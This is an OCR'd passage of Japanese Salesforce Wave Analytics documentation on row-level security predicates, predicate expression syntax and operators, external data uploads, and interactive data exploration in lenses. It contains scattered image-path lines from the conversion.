         "relationship": "Owner",
         "right_select": [
            "Name",
            "Role.Roles",
            "Role.RolePath"
         ],
         "right_key": [
            "Id"
         ]
      }
   },
   "Register": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppRoles",
         "name": "OppRoles",
         "source": "Augment_Opportunity_UserWithRoles",
       "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
 == \"$User.Id\""
      }
   }
}
```

メモ: この例では、データセットには Owner.Role.Roles および OwnerId という列があります。ユーザは、アクセス権を持つ各レコードでこれらの列の値を表示できます。


データセットの作成

最終的なデータフロー定義ファイルができたので、データセットを作成できます。

警告: このサンプル実装の手順を実行する場合、必要な Salesforce オブジェクトおよび項目がすべてあることを確認し、本番以外の環境で手順を実行してください。すでに作成した他のデータセットにこれらの変更が影響を与えないようにしてください。また、既存のデータフロー定義ファイルの古いバージョンは取得できないため、ファイルは変更前に必ずバックアップしてください。

データセットを作成するには、次の手順を実行します。

1. Wave Analytics で、ギアアイコン ( ) をクリックし、[データ監視] を選択してデータ監視を開きます。
   データ監視のジョブビューがデフォルトで表示されます。
2. [データフロービュー] を選択します。
3. データフローのアクションリスト (1) をクリックし、[ダウンロード] を選択して既存のデータフロー定義ファイルをダウンロードします。



4. JSON またはテキストエディタでデータフロー定義ファイルを開きます。
5. 前のステップで決定された JSON を追加します。
6. データフロー定義ファイルを保存する前に、JSON 検証ツールを使用して JSON が有効であることを検証します。
   無効な JSON が含まれるデータフロー定義ファイルをアップロードしようとするとエラーになります。JSON 検証ツールはインターネットで見つけることができます。
7. データフロー定義ファイルを保存して閉じます。
8. データ監視のデータフロービューで、データフローのアクションリストをクリックして [アップロード] を選択します。
9. 更新したデータフロー定義ファイルを選択して [アップロード] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データフローをダウンロード、アップロード、実行、監視する
- 「Wave Analytics データフローの編集」

10. データ監視のデータフロービューで、データフローのアクションリストをクリックして [実行] を選択し、データフロージョブを実行します。
11. データフロージョブの最新の状況を表示するには、[ジョブを更新] ボタン ( ) をクリックします。データフロージョブが正常に完了すると、OppRoles データセットを表示できます。

メモ: 以前に作成されたデータセットに述語を追加する場合、述語を有効にするには各ユーザがログアウトしてから再度ログインする必要があります。

データセットの行レベルセキュリティのテスト

熟語が適切に適用され、各ユーザが適切な商談を表示できることを確認する必要があります。

1. Wave Analytics に Bill としてログインします。
2. OppRoles の商談を開きます。
   Bill はマネージャである Keith の商談をもう表示できません。現在 Bill が表示できるのは、自分の商談と部下の Tony の商談のみです。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience


有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

- ""
- ""



3. ログアウトし、今度は Keith としてログインします。
   予想どおり、Keith は引き続きすべての商談を表示できます。



データセットの述語式の構文

述語式を定義するときには有効な構文を使用する必要があります。

述語式には次の構文を使用する必要があります。

```
<dataset column> <operator> <value>
```

たとえば、データセットに対して次の述語式を定義できます。

```
'UserId' == "$User.Id"
```

次のように、より複雑な述語式を作成できます。

```
(‘Expected_Revenue’ > 4000 || ‘Stage Name’ == "Closed Won") && ‘isDeleted’ != "False"
```

述語式では次の要件を考慮します。

- 式では大文字と小文字を区別します。
- 式は 1,000 文字以下にする必要があります。
- データセット列と演算子の間、演算子と値の間、および論理演算子の前後には 1 文字以上の空白が必要です。式 `‘Revenue’>100` は無効です。`‘Revenue’ > 100` のように空白が必要です。

データセットに述語を適用しようとして述語が無効な場合、ユーザがデータセットへのクエリを試みるとエラーが表示されます。

述語式のデータセット列
述語式の一部として少なくとも 1 つのデータセット列を含める必要があります。
述語式の値
述語式内の値は文字列リテラルまたは数値リテラルにできます。Salesforce の User オブジェクトの項目値にすることもできます。
エスケープシーケンス
バックスラッシュ文字 (\) を使用して、述語式内の列名と文字列値の文字をエスケープできます。
文字セットのサポート
Wave Analytics は、述語式のデータセット列名と値で UTF-8 文字をサポートしています。Wave Analytics では、非 UTF-8 文字が UTF-8 記号 ( ) に置き換えられます。Wave Analytics で述語式の非 UTF-8 文字を置き換える必要がある場合、ユーザに予期しないクエリ結果が返されることがあります。
特殊文字
Wave Analytics では特定の文字に特殊な意味があります。
演算子
述語式には比較演算子と論理演算子を使用できます。
データセットの述語式の例
サンプルで述語式を作成する方法を確認してください。

述語式のデータセット列

述語式の一部として少なくとも 1 つのデータセット列を含める必要があります。

述語式のデータセット列については、次の要件を考慮します。

- 列名では大文字と小文字が区別されます。
- 列名は単一引用符 (') で囲む必要があります。たとえば、`'Region' == "South"` のようにします。

  メモ: 二重引用符で囲まれた一連の文字は、列名ではなく文字列として扱われます。

- 列名内の単一引用付はエスケープする必要があります。たとえば、`'Team\'s Name' == "West Region Accounts"` のようにします。

述語式の値

述語式内の値は文字列リテラルまたは数値リテラルにできます。Salesforce の User オブジェクトの項目値にすることもできます。

値の種別ごとに次の要件を考慮します。

値の種別	要件	述語式の例
文字列リテラル	二重引用符で囲み、二重引用符をエスケープします。	• `'Owner' == "Amber"` • `'Stage Name' == "Closed Won"`

値の種別	要件	述語式の例
数値リテラル	float または long データ型を使用できます。引用符で囲まないでください。	• `'Expected_Revenue' >= 2000.00` • `'NetLoss' < -10000`
項目値	User オブジェクトから項目を参照する場合は、$User.[field] という構文を使用します。項目の API 名を使用します。 標準項目またはカスタム項目を指定できます。 データセットの述語を定義する場合は、述語式の作成に使用する User オブジェクトの項目への参照アクセス権が必要です。 ただし、User オブジェクトに基づく述語を持つデータセットをユーザがクエリする場合、Wave Analytics は Insights セキュリティユーザのアクセス権を使用し、User オブジェクトに基づいて述語式を評価します。 メモ: デフォルトでは、セキュリティユーザには User オブジェクトのカスタム項目に対するアクセス権はありません。 セキュリティユーザに項目への参照アクセス権を付与するには、セキュリティユーザのユーザプロファイルでその項目に項目レベルセキュリティを設定します。	• `'Owner.Role' == "$User.UserRoleId"` • `'GroupID' == "$User.UserGroupId__c"`

エスケープシーケンス

バックスラッシュ文字 (\) を使用して、述語式内の列名と文字列値の文字をエスケープできます。

\' エスケープシーケンスを使用して、列名内の単一引用符をエスケープできます。以下に例を示します。

```
'Team\'s Name' == "West Region Accounts"
```

文字列値内の特殊文字には、次のエスケープシーケンスを使用できます。

シーケンス	意味
\b	1 つのバックスペース文字
\n	改行
\r	行頭復帰
\t	タブ
\Z	Ctrl+Z (ASCII 26)
\"	1 つの二重引用符文字
\\	1 つのバックスラッシュ文字
\0	1 つの ASCII null 文字

文字セットのサポート

Wave Analytics は、述語式のデータセット列名と値で UTF-8 文字をサポートしています。Wave Analytics では、非 UTF-8 文字が UTF-8 記号 ( ) に置き換えられます。Wave Analytics で述語式の非 UTF-8 文字を置き換える必要がある場合、ユーザに予期しないクエリ結果が返されることがあります。

特殊文字

Wave Analytics では特定の文字に特殊な意味があります。

文字	名前	説明
'	単一引用符	述語式内のデータセット列名を囲みます。 述語式の例: `'Expected_Revenue' >= 2000.00`
"	二重引用符	述語式内の文字列値または項目値を囲みます。 述語式の例: `'OpportunityOwner' == "Michael Vesti"`
()	括弧	述語式を評価する順序を適用します。 述語式の例: `('Expected_Revenue' > 4000 || 'Stage Name' == "Closed`

文字	名前	説明
		`Won") && 'isDeleted' != "False"`
$	ドル記号	述語式内の Salesforce オブジェクトを識別します。 メモ: 述語式では User オブジェクトのみ使用できます。 述語式の例: `'Owner.Role' == "$User.UserRoleId"`
.	ピリオド	述語式内のオブジェクト名と項目名を区切ります。 述語式の例: `'Owner' == "$User.UserId"`

演算子

述語式には比較演算子と論理演算子を使用できます。

比較演算子
比較演算子は true または false を返します。
論理演算子
論理演算子は true または false を返します。

比較演算子

比較演算子は true または false を返します。

Wave Analytics では、次の比較演算子を使用できます。

演算子	名前	説明
==	Equals	オペランドが等しい場合は true。「== (次の文字列と一致する)」演算子を使用する文字列比較では、大文字と小文字が区別されます。 述語式の例: `'Stage Name' == "Closed Won"`
!=	Not equals	オペランドが等しくない場合は true。「!= (次の文字列と一致しない)」演算子を使用する文字列比較では、大文字と小文字が区別されます。

演算子	名前	説明
		述語式の例: `'isDeleted' != "False"`
<	Less than	**左のオペランドが右のオペランドより小さい場合は** true。 **述語式の例**: `'Revenue' < 100`
<=	Less or equal	**左のオペランドが右のオペランド以下の場合は** true。
>	Greater than	**左のオペランドが右のオペランドより大きい場合は** true。
>=	Greater or equal	**左のオペランドが右のオペランド以上の場合は** true。
in	**複数値リストの検索条件**	**複数値選択リストに代入される文字列(項目値)のリストに左のオペランドが存在する場合は** true。 **述語式の例**: `'Demog' in ["$User.Demographic__c"]` **この例では、**`Demographic__c`** は** `multiPicklistField` **型です。評価時に、複数値選択リスト項目は、ユーザ選択項目ごとに**1**つの文字列で構成される文字列リストで置き換えられます。** メモ: **角括弧内では、カンマ区切りのリストはサポートされていません。**

<、<=、>、および >= **演算子は基準列でのみ使用できます。**

論理演算子

論理演算子は true **または** false **を返します。**

Wave Analytics **では、次の論理演算子を使用できます。**

演算子	名前	説明
&&	**論理** AND	**両方のオペランドが** true **の場合は** true。 **述語式の例**: 'Stage Name' == "Closed Won" && 'isDeleted' != "False"
||	**論理** OR	**いずれかのオペランドが** true **の場合は** true。 **述語式の例**:

演算子	名前	説明
		'Expected_Revenue' > 4000 || 'Stage Name' == "Closed Won"

データセットの述語式の例

サンプルで述語式を作成する方法を確認してください。

サンプルは次の Opportunity **データセットに基づいています。**

Opportunity	Expected_Rev	所有者	OwnerRoleID	Stage_Name	IsDeleted
OppA	2000.00	Bill	20	**コンタクト**	True
OppB	3000.00	Joe	22	**商談成立**	False
OppC	1000.00	可愛的花	36	**商談成立**	False
OppD	5000.00	O'Fallon	18	**コンタクト**	True
OppE		Joe	22	**商談成立**	True

述語式の作成方法を理解するために、いくつか例を見てみましょう。

述語式	詳細
`'OwnerRoleID' == "$User.UserRoleId"`	User **オブジェクトの列値をチェックします。**
`'Expected_Rev' > 1000 && 'Expected_Rev' <= 3000`	
`'Owner' = "Joe" || 'Owner' = "Bill"`	
`('Expected_Rev' > 4000 || 'Stage Name' == "Closed Won") && 'isDeleted' != "False"`	**括弧で操作の順序を指定します。**
`'Stage Name' == "Closed Won" && 'Expected_Rev' > 70000`	
`'Owner' == "可愛的花"`	**文字列に** Unicode **文字が含まれています。**
`'Owner' == "O\'Fallon"`	**文字列内の単一引用符にはエスケープ文字が必要です。**
`'Stage Name' == ""`	**空の文字列がないかチェックします。**

データセット

データセットとは、非正規化され、高度に圧縮された形式で保存された関連データのコレクションです。データセットの作成には複数の方法があります。作成したデータセットを編集することもできます。

ヒント: すべての登録済みデータセットで最大行数の制限 (2 億 5,000 万) に達しないようにするには、使用していないデータセットを削除してください。

関連トピック:

- 外部データを使用したデータセットの作成
- データセットの編集
- データセットの削除

データ監視


データ監視では、ジョブを管理するためのオプションを利用できます。

関連トピック:

- データフローの開始と停止
- データフローの再スケジュールとスケジュール解除
- データフロージョブの監視
- 外部データアップロードの監視

外部データ

外部データを Wave Analytics に統合すると、エクスプローラやデザイナからデータをクエリできるようになります。



外部データ API を使用すると、外部データファイルを Wave Analytics にアップロードできます。外部データ API では、.csv ファイルをアップロードできます。また、必要に応じて、JSON 形式でメタデータを定義することでデータの構造を指定できます。

外部データ API は、API バージョン 31 以降で使用できます。

API を使用して外部データをアップロードする概要手順は、次のとおりです。

1. CSV 形式でデータを準備し、メタデータファイルを作成してデータの構造を指定します。
2. Salesforce 組織にプログラムで接続します。
3. InsightsExternalData オブジェクトに 1 行を挿入し、データセットの名前、データの形式、データに対して実行する操作などの入力値を定義して、アップロードを設定します。
4. データを 10 MB のチャンクに分割し、チャンクを InsightsExternalDataPart オブジェクトにアップロードします。
5. アップロードを開始するには、InsightsExternalData オブジェクトの `Action` 項目を更新します。

6. InsightsExternalDataオブジェクトの状況の更新を監視し、ファイルのアップロードが正常に行われたことを確認します。

データの探索と視覚化

膨大なビジネスデータを取捨選択するとき、自分が探しているものがはっきりとわかっている場合があります。わからない場合でも、探しているものを見れば見分けることができます。Salesforce Wave Analyticsでは、高速かつ柔軟な方法でデータから説得力のあるストーリーを発見し、適切に視覚化することでストーリーを伝えることができます。

データがアップロードされたら、自由に探索します。対話型の視覚化インターフェースを使用してデータをドリルスルーします。ビジネスを変革する可能性がある、思いもよらない洞察が浮かび上がることがあります。そこでWave Analyticsを使用し、洗練されたデザインで多彩な情報を伝える動的なグラフを作成します。

データの対話型の探索と視覚化

データの探索は反復プロセスです。通常は、表示、探索、絞り込み、保存、共有というステップが含まれます。

Wave Analyticsの操作の開始

Salesforceヘッダーの Force.comアプリケーションメニューを開き、**[Wave Analytics]**をクリックしてWave Analyticsに移動します。

Wave Analyticsのデータのコレクション

ホームページから複数種類のデータコレクションを使用できます。データセット、レンズ、ダッシュボード、アプリケーションは、ソースシステムでアップロードされた未加工データから、厳選されパッケージ化されたデータビューに至るまで、さまざまなレベルで絞り込まれたデータのコレクションを表します。

データ探索の概念

データの探索および視覚化方法を習得するときには、併せて視覚化、基準、ディメンションのような主要な概念を確認すると役に立ちます。

データの探索

エクスプローラツールを使用し、対話型でデータを探索および視覚化して、思いもよらない洞察を明らかにできるかを確認してみましょう。

視覚化のコピー

視覚化を新しいタブにコピーして作成することで、元の視覚化は元のタブに保存し、新しいタブで探索を続行できます。

視覚化の保存

視覚化をレンズとして保存します。

視覚化の共有

視覚化を同僚と共有するには、Chatterへの投稿、一意のURLの取得、スクリーンショットのダウンロード、絞り込まれたデータのダウンロードといった方法があります。Chatter投稿では、画像と、Wave Analyticsのアセット(レンズ、ダッシュボード、アプリケーション)へのリンクが提供されます。同僚は、アセットへのリンクとアクセス権があれば、表示される情報をドリルダウンして探索できます。アセットへのアクセス権を付与せずに共有するには、ダウンロードオプションを使用します。

視覚化の画像ファイルとしてのエクスポート
現在の視覚化をエクスポートし、画像ファイルとして保存できるようにします。

データの対話型の探索と視覚化

データの探索は反復プロセスです。通常は、表示、探索、絞り込み、保存、共有というステップが含まれます。




- 表示 — データセットを表示します。
- 探索 — データの境界と全体像を把握します。さまざまなビューを試したり、ズームイン/アウトしたり、多様なグラフオプションでどのような情報が得られるかを確認したりできます。
- 絞り込み — ビューを最も重要なデータに絞り込みます。同僚が最も理解しやすい詳細レベルとカテゴリを決定します。最も適切なグラフの視覚化を選択します。
- 保存 — 作業結果を保存します。
- 共有 — ビューを他のユーザと共有します。よりパッケージ化した表示にするために、視覚化を使用してダッシュボードを作成します。

Wave Analytics の操作の開始

Salesforceヘッダーの Force.com アプリケーションメニューを開き、**[Wave Analytics]** をクリックして Wave Analytics に移動します。

1. Wave Analytics を開きます。



ホームページを起点として、アクセス権のあるすべてのデータを探索できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave Analytics にアクセスする
- 「Wave Analyticsの使用」

Wave Analytics のデータのコレクション

ホームページから複数種類のデータコレクションを使用できます。データセット、レンズ、ダッシュボード、アプリケーションは、ソースシステムでアップロードされた未加工データから、厳選されパッケージ化されたデータビューに至るまで、さまざまなレベルで絞り込まれたデータのコレクションを表します。

- *データセット*には、対話型の探索ができるように特別に形式が設定され、最適化されたソースデータのセットが含まれます。
- *レンズ*は、データセットのデータの特定のビューです。ここで探索の分析と視覚化を行います。
- *ダッシュボード*は、1 つ以上のレンズでデータに基づいて選ばれたグラフ、総計値、テーブルのセットです。
- *アプリケーション*には、ダッシュボード、レンズ、およびデータセットが、データ分析を同僚と共有するために妥当な任意の組み合わせで含まれます。アプリケーションでは、フォルダのように、ユーザのデータプロジェクト (非公開と共有の両方) を整理して共有を制御できます。

データ探索の概念

データの探索および視覚化方法を習得するときには、併せて視覚化、基準、ディメンションのような主要な概念を確認すると役に立ちます。

*視覚化*とは、一般的に棒グラフ、ドーナツグラフ、時系列図、ヒートマップなどのチャートやグラフです。比較表やピボットテーブルなど、表形式のデータにすることもできます。どの視覚化にも基礎となるクエリがあり、Wave Analytics はこれらのクエリを使用してソースデータから情報を取得します。

*基準*は、収益や換算レートなど、定量的な値です。総収益や最小換算レートの計算など、基準に対して算術処理ができます。基準には名前 (収益) と値 (100 万ドル) があります。Wave Analytics でグラフの視覚化を表示しているときには、次の点に注意してください。

- グラフに表示されるのは、何らかの数または金額に基づいたデータのスライスか、表形式データです。
- 基準は通常、何らかの方法で*集計*されます。つまり、何らかの計算がすでに適用された状態で表示されます。たとえば、最初にデータセットを表示するときには、行数のカウントなど、単純な集計が表示されることがよくあります。探索し、基準を変更または追加しながら別の方法 (合計、平均、最大値など) で集計ができますが、集計方法は基準を選択するときに常に指定します。
- 基準は、その位置 (レンズの左上隅の左端にある項目) と集計方法を示すテキスト (「収益合計」など) で識別できます。

警告: 基準を集計するクエリ (sum や group by など) を実行し、結果の値が数値項目の最大数 (36,028,797,018,963,967) を超えた場合、値はオーバーフローして Wave Analytics は不正確な結果を返します。

ディメンションは、地域、製品名、モデル番号など、定性的な値です。ディメンションは、データのグループ化や絞り込みに便利です。基準と異なり、ディメンションで計算を行うことはできません。基準と同様、ディメンションにも名前 (地域) と値 (北東) があります。通常、時間は基準ではなくディメンションとみなされます。

データの探索

エクスプローラツールを使用し、対話型でデータを探索および視覚化して、思いもよらない洞察を明らかにできるかを確認してみましょう。

レンズ内のデータの表示

探索モードでは、データは*レンズ*で表示されます。レンズは、データセットのデータの表示方法であり、データをグラフィカルに探索する場所であり、ダッシュボードを作成するための基礎でもあります。

データのカテゴリへのグループ化

データをグループ化して整理し、扱いやすいカテゴリ別に表示されるようにします。たとえば、営業サイクルの季節パターンを見つけるために、商談データを成立した月でグループ化します。

データの絞り込み

レンズで条件を適用してグラフを整理し、事業単位、プロジェクト、または経営陣にとって最も関連性のあるデータのサブセットに焦点を絞ります。たとえば、特定の会計年度に限定して視覚化します。

並び替え順の変更

グラフ視覚化のデータの並び替え順として昇順、降順、並び替えなしのいずれかを選択します。

グラフの種類の変更

グラフの種類を切り替えて、どの視覚化オプションがデータについて最も説得力のあるストーリーを伝えるかを確認します。

基準の変更

選択した基準によって視覚化全体が定義され、探索範囲が決まります。たとえば、基準と集計方法を「商談数」から「金額合計」に変更します。次に、2つ目の基準を追加し、2つの視覚化を横に並べて表示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」

グラフのスケールの変更

グラフのスケールを変更します。たとえば、対数スケールを適用します。使用可能なオプションは、グラフの種類に応じて異なります。

比較テーブルを使用した計算列の作成

比較テーブルを使用して、データの列でカスタム数式を定義できます。基準を横に並べて表示し、テーブルの列と行を対象に計算を実行できます。

比較テーブルで使用できるウィンドウ関数

比較テーブルの関数メニューでは、ランク、スライディングウィンドウ、グループの割合、および前期比関数を作成する SAQL を生成できます。

履歴を使用した前の表示初期ビューへの復帰

データを探索していくと、多くのパスにつながる場合があります。すべてのパスが有益であるとは限りませんが、それでも問題ありません。エクスプローラは、レンズにユーザの活動の全履歴を保持しています。レンズを不適切な方法で変更した場合や、その効果的なアニメーションをもう一度見るだけの場合は、履歴を使用してすぐに以前の状態の視覚化まで戻すことができます。ダッシュボードの元の状態に戻る場合や、その効果的なアニメーションをもう一度見るだけの場合は、リセットオプションを使用してすばやく初期ビューに戻ることができます。

ブラウザのクリップボードを使用したコピーおよび貼り付けによるグループと条件の適用

データセットの探索中、異なるグルーピングを試したり、別の角度で焦点を絞ったりと、複数の方向に進むことがあります。レンズ内を直線的に探索し、履歴ツールを使用して過去に戻ってから新しい方向に分岐するのではなく、同じデータセットを複数の Wave Analytics タブで開くことで、同時に複数の方向を探索できます。その後、エクスプローラのコピーと貼り付けツールを使用して、特定のグルーピングと条件をタブ間で複製できます。

レンズのバックグラウンドでのクエリの表示

Wave Analytics は、レンズおよびダッシュボードのバックグラウンドで Salesforce Analytics Query Language (SAQL) を使用して視覚化のためのデータを収集します。SAQL ビューアを開き、探索時に記述される基礎の SAQL クエリを参照したり、そのクエリをコピーして他で使用したりできます。

ダッシュボードへのレンズのクリップ

ダッシュボードにレンズを含めるには、レンズをクリップします。レンズをクリップすると、最後に使用されたダッシュボードにクエリがステップとして追加されます。ダッシュボードが開いていない場合は、Wave ダッシュボードデザイナの新しいダッシュボードにステップが追加されます。デザイナにステップを追加した後、それをダッシュボード内のウィジェットに適用できます。ウィジェットはレンズの視覚化設定を上書きします。つまり、クエリの結果を表示する方法はウィジェットによって決定されます。

レンズ内のデータの表示

探索モードでは、データはレンズで表示されます。レンズは、データセットのデータの表示方法であり、データをグラフィカルに探索する場所であり、ダッシュボードを作成するための基礎でもあります。

1. ホームページから、データセットまたはレンズをクリックします。
   新しいタブでレンズが開きます。たとえば、次のレンズは、商談データセットの行数を表示する棒グラフとして開きます。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

視覚化を表示する
- 「Wave Analyticsの使用」



データのカテゴリへのグループ化


データをグループ化して整理し、扱いやすいカテゴリ別に表示されるようにします。たとえば、営業サイクルの季節パターンを見つけるために、商談データを成立した月でグループ化します。

1. [グループ] ボタンをクリックします。




2. 検索ボックスを使用して、グループ化単位にする次元 (「完了予定日」など) の最初の数文字を入力します。


   データの次元によってグループ化単位として使用できるカテゴリが決まります。



